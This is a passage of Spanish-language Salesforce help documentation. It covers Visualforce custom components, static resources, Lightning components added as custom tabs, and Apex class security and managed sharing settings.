Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para duplicar, modificar, eliminar o definir versiones de componentes personalizados:

- "Personalizar aplicación"

`http://miInstanciadeSalesforce/apexcomponent/Nombrenuevocomponente`, donde el valor de *miInstanciadeSalesforce* es el nombre de host de su instancia de Salesforce (por ejemplo, `na3.salesforce.com`) y el valor de *Nombrenuevocomponente* es el valor del campo `Nombre` de la definición del componente personalizado.

El componente se muestra como una página de Visualforce. En consecuencia, si su componente se basa en atributos o en el contenido del cuerpo de una etiqueta de un componente, esta URL puede generar resultados no esperados. Para comprobar un componente personalizado con mayor precisión, agréguelo a una página de Visualforce y visualice la página.

CONSULTE TAMBIÉN

Componentes de Visualforce

## Gestión de componentes personalizados de Visualforce

Una vez creados los componentes personalizados, podrá visualizarlos, modificarlos y eliminarlos. Desde Configuración, introduzca *Componentes* en el cuadro Búsqueda rápida y, a continuación, seleccione **Componentes de Visualforce** para mostrar la página de lista Componentes, que muestra la lista de los componentes personalizados definidos para su organización. Desde esta página, puede:

- Hacer clic en **Nuevo** para definir un nuevo componente personalizado.
- Hacer clic en un nombre de componente personalizado para visualizar información detallada sobre el componente.
- Haga clic en **Modificar** para modificar el nombre o marca de componente.

  Nota: Un icono indica que un componente personalizado de Visualforce está en un paquete gestionado instalado. No puede modificar o eliminar un componente personalizado de Visualforce en un paquete gestionado. Un icono indica que un componente personalizado de Visualforce en un paquete gestionado y editado anterior se eliminará en la próxima carga del paquete. Puede seleccionar recuperar el componente personalizado de Visualforce mediante la página de detalles del paquete.

- Haga clic en **Eliminar** para eliminar un componente personalizado de su organización.

Nota: El prefijo de espacio de nombres se agrega a clases y desencadenadores de Apex, componentes y páginas de Visualforce, plantillas de marca, carpetas, S-Control, recursos estáticos, vínculos Web y tipos de informes personalizados si se incluyen en un paquete gestionado. Sin embargo, si no dispone de permisos de personalización de la aplicación, no se mostrará el campo de prefijo del espacio de nombres para plantillas de marca, carpetas y tipos de informes personalizados.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear y modificar componentes personalizados:
- "Personalizar aplicación"

## Recursos estáticos

Los recursos estáticos le permiten cargar contenido al que pueda hacer referencia en una página de Visualforce, lo que incluye archivos (como archivos .zip y .jar), imágenes, hojas de estilo, programas JavaScript y otros archivos.

Es preferible utilizar un recurso estático a descargar un archivo en la ficha Documentos debido a que:

- Puede agrupar una colección de archivos relacionados en una jerarquía de directorios y cargarla como un archivo .zip o .jar.
- Puede hacer referencia a un recurso estático en la marca de página por el nombre mediante la variable global `$Resource` en lugar de codificar los Id. de documento:
  - Para hacer referencia a un archivo independiente, utilice `$Resource.<nombre_recurso>` como campo de combinación, donde *<nombre_recurso>* es el nombre que especificó al cargar el recurso. Por ejemplo:

```
<apex:image url="{!$Resource.TestImage}" width="50" height="50"/>
```

o bien

```
<apex:includeScript value="{!$Resource.MyJavascriptFile}"/>
```

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

- Para hacer referencia a un archivo, utilice la función `URLFOR`. Especifique el nombre de recurso estático que proporcionó al cargar el archivo con el primer parámetro y la ruta al archivo que desee dentro del archivo con el segundo. Por ejemplo:

  ```
  <apex:image url="{!URLFOR($Resource.TestZip,
                    'images/Bluehills.jpg')}" width="50" height="50"/>
  ```

  o bien

  ```
  <apex:includeScript value="{!URLFOR($Resource.LibraryJS, '/base/subdir/file.js')}"/>
  ```

- Puede utilizar rutas relativas en archivos en archivos comprimidos de recursos estáticos para hacer referencia a otros contenidos en el archivo. Por ejemplo, en su archivo CSS, llamado `styles.css`, tiene los siguientes estilos:

  ```
  table { background-image: url('img/testimage.gif') }
  ```

  Si utiliza ese archivo CSS en una página de Visualforce, debe asegurarse de que el archivo CSS puede encontrar la imagen. Para ello, cree un archivo comprimido (como un archivo zip) que incluya `styles.css` y `img/testimage.gif`. Compruebe que la estructura de la ruta se conserva en el archivo comprimido. A continuación cargue el archivo comprimido como un recurso estático llamado "style_resources". A continuación, en su página, agregue el siguiente componente:

  ```
  <apex:stylesheet value="{!URLFOR($Resource.style_resources, 'styles.css')}"/>
  ```

  Como el recurso estático contiene la hoja de estilos y la imagen, la ruta relativa de la hoja de estilos se resuelve y la imagen se muestra.

Un único recurso estático puede tener hasta 5 MB de tamaño. Cada organización puede tener hasta 250 MB de recursos estáticos. Recursos estáticos que se aplican a la cuota de almacenamiento de datos de su organización.

CONSULTE TAMBIÉN

Definición de recursos estáticos

## Definición de recursos estáticos

Para crear un recurso estático:

1. En Configuración, introduzca *Recursos estáticos* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Recursos estáticos**.
2. Haga clic en **Nuevo**.
3. En el cuadro de texto `Nombre`, introduzca el texto que se debería utilizar para identificar el recurso en la marca de Visualforce. Este nombre sólo puede incluir guiones bajos y caracteres alfanuméricos y debe ser exclusivo de su organización. Debe comenzar por una letra, no terminar con un guión bajo y no contener espacios ni dos guiones bajos consecutivos.

   Nota: Si hace referencia a un recurso estático en la marca de Visualforce y, a continuación, cambia el nombre del recurso, la marca de Visualforce se actualiza para reflejar el cambio.

4. En el área de texto `Descripción`, especifique una descripción opcional del recurso.
5. Junto al cuadro de texto `Archivo`, haga clic en **Examinar** para navegar a una copia local del recurso que desea cargar.

   Un único recurso estático puede tener un tamaño de hasta 5 MB y una organización puede contener hasta 250 MB de recursos estáticos en total.

6. Establezca el `Control de caché`:

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear recursos estáticos:

- "Personalizar aplicación"

- *Privado* especifica que los datos de recurso estático guardados en la memoria caché del servidor Salesforce no deberían compartirse con otros usuarios. El recurso estático solo se almacena en la memoria caché para la sesión actual del usuario.

  Nota: La configuración de la memoria caché de los recursos estáticos se define a privada cuando se accede a ella a través de un sitio de Force.com cuyo perfil del usuario invitado tiene restricciones según el intervalo de IP o el horario de inicio de sesión. Sitios con recursos estáticos de la memoria caché con restricciones del perfil de usuario invitado sólo en el explorador. Además, si se restringe un sitio que anteriormente no estaba restringido, los recursos estáticos pueden tardar hasta 45 días en caducar de la memoria caché de Salesforce y todas las memorias caché intermedias.

- *Público* especifica que los datos de recurso estático guardados en la memoria caché del servidor Salesforce son compartidos con otros usuarios de su organización para los tiempos de carga más rápidos.

Las especificaciones W3C de las Definiciones de campo de encabezado contienen más información técnica sobre el control de caché.

Nota: Esta función sólo es compatible con organizaciones que tengan Sites activado y que utilicen el recurso estático.

7. Haga clic en **Guardar**.

PRECAUCIÓN: Si está usando WinZip, asegúrese de instalar la versión más reciente. Las versiones más antiguas de WinZip pueden dar lugar a una pérdida de datos.

CONSULTE TAMBIÉN

Vista y modificación de recursos estáticos

Recursos estáticos

## Vista y modificación de recursos estáticos

En Configuración, haga clic en *Recursos estáticos* en el cuadro Búsqueda rápida y, a continuación, seleccione **Recursos estáticos** y haga clic en el nombre de un recurso para ver los detalles, incluido el tipo MIME, el tamaño del recurso en bytes, la fecha de creación y la fecha de última modificación.

Desde la página de detalles, también puede realizar lo siguiente:

- Haga clic en **Modificar** para modificar el recurso.
- Hacer clic en **Eliminar** para eliminar el recurso.
- Haga clic en **Duplicar** para crear una copia del recurso. Debe especificar un nuevo nombre para el recurso nuevo.
- Haga clic en **¿Dónde se utiliza?** para ver una lista de todas las referencias al recurso estático de su organización.

CONSULTE TAMBIÉN

Definición de recursos estáticos

Gestión de recursos estáticos

Recursos estáticos

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para duplicar, modificar o eliminar recursos estáticos:

- "Personalizar aplicación"

## Gestión de recursos estáticos

Una vez creados los recursos estáticos, podrá personalizarlos, modificarlos y eliminarlos. Desde Configuración, introduzca *Recursos estáticos* en el cuadro Búsqueda rápida y, a continuación, seleccione **Recursos estáticos** para mostrar la página de lista de recursos estáticos, que muestra la lista de recursos definidos para su organización. Desde esta página, puede:

- Haga clic en **Nuevo recurso estático** para definir un nuevo recurso estático.
- Hacer clic en el nombre del recurso para visualizar información detallada sobre la página, incluido su tipo MIME y tamaño.
- Hacer clic en **Modificar** junto a un recurso para modificar el nombre del recurso o cargar una nueva versión del recurso.
- Hacer clic en **Eliminar** para eliminar un recurso.

Nota: El prefijo de espacio de nombres se agrega a clases y desencadenadores de Apex, componentes y páginas de Visualforce, plantillas de marca, carpetas, S-Control, recursos estáticos, vínculos Web y tipos de informes personalizados si se incluyen en un paquete gestionado. Sin embargo, si no dispone de permisos de personalización de la aplicación, no se mostrará el campo de prefijo del espacio de nombres para plantillas de marca, carpetas y tipos de informes personalizados.

### CONSULTE TAMBIÉN

Vista y modificación de recursos estáticos

Recursos estáticos

### EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

### PERMISOS DE USUARIO

Para crear y modificar recursos estáticos:

- "Personalizar aplicación"

# Componentes Lightning

## Descripción general del marco de componente de Lightning

El marco del componente de Lightning es un marco de interfaz de usuario para el desarrollo de aplicaciones Web dinámicas para dispositivos móviles y de escritorio. Es un marco moderno para la creación de aplicaciones de página única diseñadas para el crecimiento.

El marco admite el desarrollo de componentes de múltiples artículos divididos que ejercen de puente entre el cliente y el servidor.Utiliza JavaScript en el lado del cliente y Apex en el lado del servidor.

Existen varias ventas del uso del marco de Componente de Lightning para crear componentes y aplicaciones.

**Conjunto de componentes de uso inmediato**
Incluye un conjunto de componentes para uso inmediato para lanzar el inicio de creación de las aplicaciones. No necesita emplear su tiempo optimizando sus aplicaciones para diferentes dispositivos ya que los componentes lo hacen por usted.

**Amplio ecosistema de componentes**
Cree componentes listos para su utilización de forma comercial y hágalos disponibles en Salesforce1, Lightning Experience y Comunidades. Los usuarios de Salesforce1 acceden a sus componentes a través del menú de navegación. Personalice Lightning Experience o Comunidades utilizando componentes de arrastrar y soltar en una página Lightning en Generador de aplicaciones Lightning o utilizando Generador de comunidad. Los componentes adicionales están disponibles para su organización en AppExchange. Del mismo modo, puede publicar sus componentes y compartirlos con otros usuarios.

**Rendimiento**
Utiliza una arquitectura de cliente con estado y de servidor sin estado que depende de JavaScript en el lado del cliente para gestionar metadatos de componente de interfaz de usuario y datos de aplicación. El cliente llama al servidor solo cuando es absolutamente necesario; por ejemplo para obtener más metadatos o datos. Para maximizar la eficacia, el servidor solo envía los datos necesarios para el usuario. El marco utiliza JSON para intercambiar datos entre el servidor y el cliente. Utiliza de forma inteligente su servidor, su navegador, sus dispositivos y su red, por lo que puede centrarse en la lógica y las interacciones de sus aplicaciones.

**Arquitectura basada en eventos**
Utiliza una arquitectura basada en eventos para desvincular mejor entre componentes. Cualquier componente puede suscribirse a un evento de aplicación o a un evento de componente que puede ver.

**Desarrollo más rápido**
Permite a los equipos trabajar de forma más rápida con componentes de uso inmediato que funcionan perfectamente con dispositivos móviles y de escritorio. La creación de una aplicación con componentes facilita el diseño paralelo, mejorando la eficacia del desarrollo en general.

Los componentes están encapsulados y sus valores internos permanecen privados, mientras que su forma pública es visible para consumidores del componente. Esta importante separación proporciona a los autores del componente la libertad de cambiar los detalles de implementación interna y aísla los consumidores de esos cambios.

**Compatibilidad entre navegadores y detección específica de dispositivos**
Las aplicaciones utilizan un diseño con capacidad de respuesta y proporcionan una experiencia de usuario agradable. El marco del componente de Lightning admite lo último en tecnología de navegador como HTML5, CSS3 y eventos táctiles.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible para su uso en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Cree componentes de Lightning utilizando la interfaz de usuario en **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** o un sandbox.

Utilice la Consola de desarrollador para crear componentes de Lightning.

CONSULTE TAMBIÉN

Funciones de la Consola de desarrollador

Agregar componentes de Lightning como fichas personalizadas en Salesforce1

https://developer.salesforce.com/docs/atlas.en-us.lightning.meta/lightning/

## Activar modo de depuración para componentes Lightning

Active el modo de depuración para facilitar la tarea de depurar códigos JavaScript en sus componentes de Lightning.

Hay dos modos: producción y depuración. De forma predeterminada, el marco del componente de Lightning se ejecuta en el modo de producción. Este modo está optimizado para el rendimiento. Utiliza el compilador de cierre de Google (Closure Compiler) para optimizar y minimizar el tamaño del código JavaScript. El código y los nombres del método se confunden fácilmente.

Cuando activa el modo de depuración, el marco no utiliza el compilador de cierre de Google (Closure Compiler), por lo que no se minimiza el código JavaScript y es más fácil leer y depurar.

Para activar el modo de depuración para su organización:

1. En Configuración, introduzca *Componentes Lightning* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Componentes Lightning**.
2. Seleccione la casilla de verificación `Activar modo de depuración`.
3. Haga clic en **Guardar**.

CONSULTE TAMBIÉN

Descripción general del marco de componente de Lightning

https://developer.salesforce.com/docs/atlas.en-us.lightning.meta/lightning/

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible para su uso en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Cree componentes de Lightning utilizando la interfaz de usuario en **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** o un sandbox.

## Agregar componentes de Lightning como fichas personalizadas en Salesforce1

Ponga sus componentes Lightning a disposición de los usuarios de Salesforce1 mostrándolos en una ficha personalizada.

En el componente que desea agregar, incluya `implements="force:appHostable"` en su etiqueta `aura:componente` y guardar sus cambios.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible para su uso en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Cree componentes de Lightning utilizando la interfaz de usuario en **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** o un sandbox.

PERMISOS DE USUARIO

Para crear fichas de componentes de Lightning:
- "Personalizar aplicación"

```
<aura:component implements="force:appHostable">
```

La interfaz `appHostable` hace que el componente esté disponible como una ficha personalizada.

Utilice la Consola de desarrollador para crear componentes Lightning.

Incluya sus componentes en el menú de navegación de Salesforce1 siguiendo estos pasos.

1. Cree una ficha de componente Lightning personalizada para el componente. En Configuración, introduzca *`Fichas`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Fichas**.

   Nota: Debe crear un componente Lightning personalizado antes de poder agregar su componente al menú de navegación de Salesforce1. El acceso a su componente Lightning desde el sitio completo de Salesforce no es compatible.

2. Agregue su componente de Lightning al menú de navegación de Salesforce1.
   a. En Configuración, introduzca *`Navegación`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Navegación de Salesforce1** .
   b. Seleccione la ficha personalizada que acaba de crear y haga clic en **Agregar**.
   c. Ordene los elementos seleccionándolos y haciendo clic en **Arriba** o **Abajo**.

      En el menú de navegación, los elementos aparecen en el orden que especifica. El primer elemento de la lista Seleccionado será la página de inicio de Salesforce1 de su usuario.

3. Compruebe su rendimiento yendo a la aplicación de navegador móvil Salesforce1. Su nuevo elemento de menú debe aparecer en el menú de navegación.

   Nota: De forma predeterminada, la aplicación del navegador móvil está activada para su organización. Para obtener más información acerca del uso de la aplicación de navegador móvil Salesforce1, consulte la *Guía del desarrollador de la aplicación Salesforce1* .

CONSULTE TAMBIÉN

Descripción general del marco de componente de Lightning

Funciones de la Consola de desarrollador

## Agregar componentes Lightning como fichas personalizadas en Lightning Experience

Ponga sus componentes Lightning a disposición de los usuarios de Lightning Experience mostrándolos en una ficha personalizada.

En los componentes que desea incluir en Lightning Experience, agregue `implements="force:appHostable"` en la etiqueta `aura:component` y guarde sus cambios.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible para su uso en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Cree componentes de Lightning utilizando la interfaz de usuario en **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** o un sandbox.

PERMISOS DE USUARIO

Para crear fichas de componentes de Lightning:
- "Personalizar aplicación"

```
<aura:component implements="force:appHostable">
```

Utilice la Consola de desarrollador para crear componentes de Lightning.

Siga estos pasos para incluir sus componentes en Lightning Experience y póngalos a disposición de los usuarios en su organización.

1. Cree una ficha personalizada para este componente.
   a. En Configuración, introduzca *Fichas* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Fichas**.

   b. Haga clic en **Nuevo** en la lista relacionada Fichas de componente de Lightning.
   c. Seleccione el componente Lightning que desea poner a disposición de los usuarios.
   d. Introduzca una etiqueta para mostrar en la ficha.
   e. Seleccione el estilo de ficha y haga clic en **Siguiente**.
   f. Cuando se le solicite agregar la ficha a perfiles, acepte el valor predeterminado y haga clic en **Guardar**.

2. Agregue sus componentes Lightning al iniciador de aplicación.
   a. En Configuración, introduzca *`Aplicaciones`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Aplicaciones**.
   b. Haga clic en **Nuevo**. Seleccione *`Aplicación personalizada`* y luego haga clic en **Siguiente**.
   c. Introduzca *`Lightning`* para `Etiqueta de aplicación` y luego haga clic en **Siguiente**.
   d. En el menú desplegable `Fichas disponibles`, seleccione la ficha Componente Lightning que ha creado y haga clic en el botón de flecha derecha para agregarlo a la aplicación personalizada.
   e. Haga clic en **Next** (Siguiente). Seleccione la casilla de verificación `Visible` para asignar la aplicación a perfiles y luego **Guardar**.

3. Compruebe su rendimiento navegando al Iniciador de aplicación en Lightning Experience. Su aplicación personalizada debe aparecer en el Iniciador de aplicación. Haga clic en la aplicación personalizada para ver los componentes que ha agregado.

CONSULTE TAMBIÉN

Agregar componentes de Lightning como fichas personalizadas en Salesforce1

Crear aplicaciones personalizadas para Salesforce Classic

# Seguridad de código

## Protección de su código

Esta sección contiene información sobre cómo implementar seguridad en su código.

- ¿Cómo funciona la seguridad de las clases de Apex?
- Configuración de la seguridad de página de Visualforce desde una definición de página.
- Sugerencias de seguridad para el desarrollo de Apex y Visualforce

# Seguridad Apex

## ¿Cómo funciona la seguridad de las clases de Apex?

Limite los usuarios que pueden ejecutar los métodos de un nivel superior concreto de clase de Apex en función de sus perfiles o de un conjunto de permisos asociado. Esto le permite aplicar seguridad granular a operaciones de Apex en su organización.

Estos permisos solo se aplican a métodos de clase de Apex. El método puede ser un método de servicio Web o cualquier método utilizado en un controlador personalizado de Visualforce o en una extensión de controlador aplicada a una página de Visualforce. Por el contrario, los desencadenadores siempre activan eventos de desencadenador (como `insert` o `update`) independientemente del permiso del usuario.

Nota: Si ha instalado un paquete gestionado en su organización, puede establecer la seguridad únicamente para las clases de Apex en el paquete que estén declaradas como `global`, o para clases que contengan métodos declarados como `webService`.

Si los usuarios tienen el permiso "Apex de autor", pueden acceder a todas las clases de Apex en la organización asociada, sin tener en cuenta la configuración de seguridad para clases individuales.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Performance Edition**, **Unlimited Edition**, **Developer Edition**, **Enterprise Edition** y **Database.com Edition**

El permiso de una clase de Apex se selecciona solamente en el nivel superior. Por ejemplo, si una clase A llama a la clase B y un perfil de usuario sólo tiene acceso a la clase A, pero no a la clase B, el usuario puede ejecutar el código en la clase A. Del mismo modo, si una página de Visualforce utiliza un componente personalizado con un controlador asociado, sólo se comprueba la seguridad del controlador asociado con la página. El controlador asociado con el componente personalizado se ejecuta con independencia de los permisos establecidos.

Puede establecer la seguridad de clase de Apex a través de:

- La página de lista de clases de Apex
- Una página de detalles de clases de Apex
- Conjuntos de permisos
- Perfiles

### CONSULTE TAMBIÉN

Sugerencias de seguridad para el desarrollo de Apex y Visualforce

*Guía del desarrollador de Apex*

## Establecer el acceso a clase de Apex desde la página de lista de clase

1. En Configuración, introduzca *Clases de Apex* en el cuadro Búsqueda rápida y, a continuación, seleccione **Clases de Apex** .
2. Junto al nombre de la clase que desea restringir, haga clic en **Seguridad**.
3. Seleccione los perfiles que quiere activar desde la lista Perfiles disponibles y haga clic en **Añadir**, o seleccione los perfiles que quiere desactivar de la lista Perfiles activados y haga clic en **Eliminar**.
4. Haga clic en **Guardar**.

CONSULTE TAMBIÉN

Establecer el acceso a clase de Apex desde la página de detalles de clase

Configuración de acceso a la clase de Apex desde los conjuntos de permisos

Configurar el acceso a la clase de Apex desde los perfiles

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

PERMISOS DE USUARIO

Para establecer la seguridad de clase de Apex:

- "Autor de Apex"

  Y

  "Personalizar aplicación"

## Establecer el acceso a clase de Apex desde la página de detalles de clase

1. En Configuración, introduzca *Clases de Apex* en el cuadro Búsqueda rápida y, a continuación, seleccione **Clases de Apex** .
2. Haga clic en el nombre de la clase que desee restringir.
3. Haga clic en **Seguridad**.
4. Seleccione los perfiles que quiere activar desde la lista Perfiles disponibles y haga clic en **Añadir**, o seleccione los perfiles que quiere desactivar de la lista Perfiles activados y haga clic en **Eliminar**.
5. Haga clic en **Guardar**.

CONSULTE TAMBIÉN

Establecer el acceso a clase de Apex desde la página de lista de clase

Configuración de acceso a la clase de Apex desde los conjuntos de permisos

Configurar el acceso a la clase de Apex desde los perfiles

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

PERMISOS DE USUARIO

Para establecer la seguridad de clase de Apex:

- "Autor de Apex"

  Y

  "Personalizar aplicación"

## Configuración de acceso a la clase de Apex desde los conjuntos de permisos

Puede especificar qué métodos de una clase de Apex de nivel superior se pueden ejecutar para un conjunto de permisos. Estas configuraciones sólo son aplicables a los métodos de clase de Apex como métodos de servicio Web o cualquier método utilizado en un controlador de Visualforce personalizado o en una extensión de controlador aplicada a una página de Visualforce. Los desencadenadores siempre activan eventos de desencadenador (como `insert` o `update`) independientemente de la configuración del permiso.

1. En Configuración, introduzca *`Conjuntos de permisos`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Conjuntos de permisos**.
2. Seleccione un conjunto de permisos.
3. Haga clic en **Acceso a la clase de Apex**.
4. Haga clic en **Modificar**.
5. Seleccione las clases de Apex que quiere activar desde la lista de clases de Apex disponibles y haga clic en **Añadir**, o seleccione las clases de Apex que quiere desactivar la lista de clases de Apex activadas y haga clic en **Eliminar**.
6. Haga clic en **Guardar**.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Performance Edition**, **Unlimited Edition**, **Developer Edition**, **Enterprise Edition** y **Database.com Edition**

PERMISOS DE USUARIO

Para editar la configuración de acceso de clases Apex:

- "Gestionar conjuntos de permisos y perfiles"

CONSULTE TAMBIÉN

Establecer el acceso a clase de Apex desde la página de lista de clase

Establecer el acceso a clase de Apex desde la página de detalles de clase

Configurar el acceso a la clase de Apex desde los perfiles

## Configurar el acceso a la clase de Apex desde los perfiles

Especifique qué métodos de una clase de Apex de nivel superior se pueden ejecutar para un perfil.

Estas configuraciones solo se aplican a métodos de clase de Apex. Por ejemplo, aplique la configuración a métodos de servicio Web o cualquier método utilizado en un controlador personalizado de Visualforce o en una extensión de controlador aplicada a una página de Visualforce. Los desencadenadores siempre activan eventos de desencadenador (como `insert` o `update`) independientemente de la configuración del perfil.

1. En Configuración, introduzca *`Perfiles`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Perfiles**.
2. Seleccione un perfil y haga clic en su nombre.
3. En la página o lista relacionada Acceso a clase de Apex, haga clic en **Modificar**.
4. Seleccione las clases de Apex que desea activar en la lista Perfiles disponibles y haga clic en la lista Clases de Apex disponibles y haga clic en **Agregar**. Otra opción consiste en seleccionar clases de Apex que desea activar en la lista Clases de Apex activadas y haga clic en **Eliminar**.
5. Haga clic en **Guardar**.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Performance Edition**, **Unlimited Edition**, **Developer Edition**, **Enterprise Edition** y **Database.com Edition**

PERMISOS DE USUARIO

Para modificar los perfiles:

- "Gestionar conjuntos de permisos y perfiles"

CONSULTE TAMBIÉN

Establecer el acceso a clase de Apex desde la página de lista de clase

Establecer el acceso a clase de Apex desde la página de detalles de clase

Configuración de acceso a la clase de Apex desde los conjuntos de permisos

## Crear motivos de colaboración de Apex

Cuando cree colaboración gestionada por Apex, cree motivos de colaboración de Apex para objetos personalizados individuales para indicar la razón por la que se implementó, simplificar la codificación necesaria para actualizar y eliminar registros de colaboración y compartir un registro varias veces con el mismo usuario o grupo utilizando diferentes motivos de colaboración de Apex.

Nota: Para obtener más información sobre la colaboración gestionada por Apex, consulte la *Guía del desarrollador del código Apex de Force.com* .

Salesforce muestra los motivos de colaboración de Apex en la columna `Motivo` cuando visualice la colaboración de un registro de objeto personalizado en la interfaz del usuario. Esto permite a usuarios y administradores comprender el objetivo de la colaboración.

Cuando trabaje con motivos de colaboración de Apex, tenga en cuenta lo siguiente:

- Sólo los usuarios con el permiso "Modificar todos los datos" pueden agregar, modificar o eliminar la colaboración que utiliza un motivo de colaboración de Apex.
- La eliminación de un motivo de colaboración de Apex eliminará también toda la colaboración del objeto que utiliza ese motivo.
- Puede crear hasta 10 motivos de colaboración de Apex por objeto personalizado.
- Puede crear motivos de colaboración de Apex utilizando la API de metadatos.

Para crear un motivo de colaboración de Apex:

1. Desde la configuración de gestión del objeto personalizado, haga clic en **Nuevo** en la lista relacionada Motivos de colaboración de Apex.
2. Introduzca una etiqueta para el motivo de colaboración de Apex: La etiqueta se mostrará en la columna `Motivo` cuando visualice la colaboración de un registro en la interfaz de usuario. La etiqueta también está activada para la traducción a través del Sistema de traducción.
3. Introduzca un nombre para el motivo de colaboración de Apex: El nombre se utiliza para hacer referencia al motivo cuando se utiliza la API y Apex. Este nombre sólo puede incluir guiones bajos y caracteres alfanuméricos y debe ser exclusivo de su organización. Debe comenzar por una letra, no terminar con un guión bajo y no contener espacios ni dos guiones bajos consecutivos.
4. Haga clic en **Guardar**.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

PERMISOS DE USUARIO

Para crear motivos de colaboración de Apex:
- "Apex de autor"

Para visualizar motivos de colaboración de Apex:
- "Ver parámetros y configuración"

CONSULTE TAMBIÉN

Calcular de nuevo la colaboración gestionada por Apex

Configuración de gestión de búsqueda de objetos

## Calcular de nuevo la colaboración gestionada por Apex

**Importante:** Cuando empaquete objetos personalizados, tenga en cuenta que los nuevos cálculos de colaboración de Apex también se incluyen y pueden impedir que se instale el paquete.

Los desarrolladores pueden escribir clases de Apex por lotes que vuelvan a calcular la colaboración gestionada por Apex para un objeto personalizado específico. Puede asociar estas clases con un objeto personalizado en su página de detalles y ejecutarlos si un problema de bloqueo evita que Apex permita el acceso a un usuario tal y como se define en la lógica de la aplicación. Los nuevos cálculos de colaboración de Apex también son útiles para resolver problemas de visibilidad debidos a errores de codificación. Por ejemplo, si un desarrollador corrige un error de codificación que impidió que algunos usuarios accedieran a registros que deberían ver, puede que la corrección sólo afecte a los registros creados tras la actualización de código. Para asegurar que la corrección se aplica también a registros existentes, el desarrollador puede ejecutar un nuevo cálculo de colaboración de Apex que valide la colaboración en todos los registros.

Puede ejecutar nuevos cálculos de colaboración de Apex desde la página de detalles de un objeto personalizado. También puede ejecutarlos programáticamente mediante el método `Database.executeBatch`. Además, Salesforce ejecuta automáticamente clases de nuevo cálculo de Apex definidas para un objeto personalizado cada vez que se actualiza el nivel de acceso predeterminado de toda la organización a ese objeto personalizado.

**Nota:** Salesforce calcula automáticamente de nuevo la colaboración de todos los registros de un objeto cuando cambia su nivel de acceso predeterminado de colaboración de toda la organización. El nuevo cálculo incluye acceso garantizado mediante reglas de colaboración. Además, todos los tipos de colaboración se eliminan si el acceso que otorgan es redundante. Por ejemplo, la colaboración manual que otorga acceso de Sólo lectura a un usuario se elimina cuando el modelo de colaboración del objeto cambia de Privado a Sólo lectura pública.

Para obtener más información acerca de la creación de la colaboración gestionada por Apex y las clases de nuevo cálculo, consulte la *Guía del desarrollador del código Apex de Force.com* .

### EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

### PERMISOS DE USUARIO

Para asociar una clase de nuevo cálculo de colaboración gestionada por Apex:
- "Apex de autor"

Para ejecutar un nuevo cálculo de colaboración gestionada por Apex:
- "Apex de autor"

  O

  "Gestionar colaboración"

Para asociar una clase de nuevo cálculo de colaboración gestionada por Apex a un objeto personalizado:

1. DEsde la configuración de gestión del objeto personalizado, vaya a Nuevo cálculo de colaboración de Apex.
2. Seleccione la clase de Apex que vuelve a calcular la colaboración de Apex para este objeto. La clase que seleccione debe implementar la interfaz `Database.Batchable`. No se puede asociar la misma clase de Apex varias veces con el mismo objeto personalizado.
